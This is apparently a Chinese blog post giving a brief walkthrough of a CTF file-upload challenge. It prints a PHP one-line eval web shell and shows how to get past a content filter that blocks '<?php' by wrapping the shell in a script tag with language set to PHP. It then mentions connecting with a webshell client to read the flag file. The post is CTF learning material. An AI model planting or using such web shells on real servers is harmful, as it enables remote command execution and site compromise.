




每日ctf练习之-upload

原创

很强强  于 2022-03-09 15:43:56 发布  453  收藏

文章标签: [web安全](#)


版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_58871612/article/details/123379204


版权

考点: 这道题目是考文件上传, 但是考点并不在绕过上传, 而是绕过文件内容过滤。

php一句话: `<?php @eval($_POST['cmd']);`



@eval(\$_POST['cmd']);?>





会发现`<?php`被过滤了, 那么就用js写入一句话。

一句话:

```
<script language="PHP">
```


```
@eval($_POST['code']);
```

```
</script>
```



打开发现没有代码，说明成功了。

最后用菜刀连接



题目提示说flag再flag.php里，找到这个文件就可以了。